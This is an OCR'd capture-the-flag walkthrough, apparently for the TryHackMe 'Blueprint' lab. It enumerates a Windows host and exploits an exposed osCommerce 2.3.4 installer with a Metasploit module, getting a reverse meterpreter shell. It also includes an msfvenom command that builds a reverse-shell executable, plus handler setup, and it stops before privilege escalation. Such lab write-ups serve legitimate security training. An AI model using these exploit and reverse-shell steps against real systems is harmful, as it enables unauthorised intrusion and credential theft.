
Blueprint - Metasploit




Title	IP Address	Expires
Blueprint	10.10.120.231	58m 41s

Do you have what is takes to hack into this Windows Machine?

`It might take around 3-4 minutes for the machine to boot.`


Enumeration



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.46.42
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 08:58 EDT
Warning: 10.10.46.42 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.46.42
Host is up (0.25s latency).
Not shown: 48993 closed tcp ports (reset), 16529 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
```

```
PORT      STATE  SERVICE      VERSION
80/tcp    open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: 404 - File or directory not found.
.
.
.
8080/tcp  open   http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Index of /
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
```

On the default port `80` of target machine running `http` service, the `http-title` is `404` which mean the page is not set up on this port




Server Error

404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Let's move to port `8080` which has multiple directories such as:


- `oscommerce-2.3.4/`
- `oscommerce-2.3.4/catalog/`
- `oscommerce-2.3.4/docs/`



Index of /

Name	Last modified	Size	Description
oscommerce-2.3.4/	2019-04-11 22:52	-	


Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.120.231 Port 8080



Index of /oscommerce-2.3.4

Name	Last modified	Size	Description
Parent Directory		-	
catalog/	2019-04-11 22:52	-	
docs/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.120.231 Port 8080



eshop
Cart ContentsCheckoutMy Account
Top » Catalog

Welcome to eshop

Welcome Guest! Would you like to log yourself in? Or would you prefer to create an account?

New Products For June

Hewlett Packard LaserJet 1100Xi Hewlett Packard LaserJet 1100Xi $499.99	A Bug's Life A Bug's Life $35.99	Lethal Weapon Lethal Weapon $34.99
There's Something About Mary There's Something About Mary $49.99	Microsoft IntelliMouse Pro Microsoft IntelliMouse Pro $39.99	Disciples: Sacred Lands Disciples: Sacred Lands $90.00
Matrox G400 32MB Matrox G400 32MB $499.99	Under Siege 2 - Dark Territory Under Siege 2 - Dark Territory $29.99	Frantic Frantic $35.00


Categories
Hardware-> (6)
Software-> (4)
DVD Movies-> (17)
Gadgets (1)
Manufacturers
Please Select
Quick Find
Quick Find
Use keywords to find the product you are looking for.
Advanced Search
What's New?
The Wheel Of Time
The Wheel Of Time
$99.99
Information
Shipping & Returns
Privacy Notice

View the `catalog/` path and it return a html page → Get around and find some vulnerabilities in here

Exploit

After researching about **oscommerce 2.3.4**, there is a directory `/install` which could exploitable

```
If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible for an unauthenticated attacker to reinstall the page
```



Welcome to osCommerce Online Merchant v2.3.4!

osCommerce Online Merchant helps you sell products worldwide with your own online store. Its Administration Tool manages products, customers, orders, newsletters, specials, and more to successfully build the success of your online business.

osCommerce has attracted a large community of store owners and developers who support each other and have provided over 7,000 free add-ons that can extend the features and potential of your online store.

Server Capabilities

PHP Version	5.6.28	✓
PHP Settings		
register_globals	Off	✓
magic_quotes	Off	✓
file_uploads	On	✓
session.auto_start	Off	✓
session.use_trans_sid	Off	✓
Required PHP Extensions		
MySQL		✓
Recommended PHP Extensions		
GD		✓
cURL		✓
OpenSSL		✓


New Installation

The webserver environment has been verified to proceed with a successful installation and configuration of your online store.

Please continue to start the installation procedure.


Copyright © 2023 osCommerce. All rights reserved. osCommerce is a registered trademark of Harald Ponce de Leon.

Start the **metasploit** and search for Module `oscommerce`




```
msf6 > search oscommerce

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Check  Description
   -  ----                                                   ---------------  ----       -----  -----------
   0  exploit/unix/webapp/oscommerce_filemanager             2009-08-31       excellent  No     osCommerce 2.2 Arbitrary PHP Code Execution
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       excellent  Yes    osCommerce Installer Unauthenticated Code Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/oscommerce_installer_unauth_code_exec
```

Set the options as following with your own `LHOST` and `LPORT`




```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

   Name     Current Setting                    Required  Description
   ----     ---------------                    --------  -----------
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.10.120.231                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    8080                               yes       The target port (TCP)
   SSL      false                              no        Negotiate SSL/TLS for outgoing connections
   URI      oscommerce-2.3.4/catalog/install   yes       The path to the install directory
   VHOST                                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.97.213      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Let’s exploit



```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > exploit

[*] Started reverse TCP handler on 10.8.97.213:4444
[*] Sending stage (39927 bytes) to 10.10.120.231
[*] Meterpreter session 1 opened (10.8.97.213:4444 → 10.10.120.231:49233) at 2023-06-18 10:27:17 -0400

meterpreter > sysinfo
Computer    : BLUEPRINT
OS          : Windows NT BLUEPRINT 6.1 build 7601 (Windows 7 Home Basic Edition Service Pack 1) i586
Meterpreter : php/windows
meterpreter >
```

We are in but the the shell is not stable




```
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter >
```

Here, we need a payload reverse shell to get through this


Create a shell with `msfvenom`

```
┌──(kali㉿kali)-[~/TryHackMe/Blueprint]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.97.213 LPORT=4242 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~/TryHackMe/Blueprint]
└─$ ls -l
total 76
-rw-r--r-- 1 kali kali 73802 Jun 18 10:32 shell.exe
```

Start another **metasploit** and use module `exploit/multi/handler`




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.8.97.213
LHOST ⇒ 10.8.97.213
msf6 exploit(multi/handler) > set LPORT 4242
LPORT ⇒ 4242
```




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.97.213      yes       The listen address (an interface may be specified)
   LPORT     4242             yes       The listen port
```

Type `exploit` to start listening




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.8.97.213:4242
```

Go back to the first **metasploit** window, upload the `shell.exe` and `execute` it



